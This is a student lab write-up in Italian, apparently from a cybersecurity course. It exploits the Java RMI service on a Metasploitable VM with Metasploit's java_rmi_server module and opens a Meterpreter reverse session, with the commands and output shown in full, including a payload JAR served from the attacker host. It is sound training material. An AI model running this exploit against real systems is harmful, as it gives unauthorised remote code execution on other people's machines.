S7L5
ESERCIZIO DI OGGI

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:

● La macchina attaccante KALI) deve avere il seguente indirizzo IP 192.168.11.111


● La macchina vittima Metasploitable) deve avere il seguente indirizzo IP 192.168.11.112


Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

1) configurazione di rete.

2) informazioni sulla tabella di routing della macchina vittima.

- INNANZITUTTO HO SETTATO I VARI IP NELLE 2 MACCHINE E TESTATO SE COMUNICASSERO TRA DI LORO.





- EFFETTUATO L'ACCESSO A MFSCONSOLE

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use sessions -1 to interact with the last opened session
```

- CERCATO IL FILE JAVA RMI

```
msf6 > search rmi
```

```
222  exploit/multi/misc/java_rmi_server
```

```
msf6 > use 222
```

- SETTATO LHOST RHOSTS E LA PORTA
- ESEGUITO IL TUTTO CON IL COMANDO RUN

```
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set RPORT 1099
RPORT => 1099
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/8mwExLTT
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58037 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:45995) at 2024-12-20 08:15:03 -0500
```

- PER OTTENERE CONFIGURAZIONE DI RETE USATO COMANDO IFCONFIG

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fef1:64d7
IPv6 Netmask : ::
```

- INFINE PER TROVARE LE IMPOSTAZIONI DI ROUTING USATO COMANDO ROUTE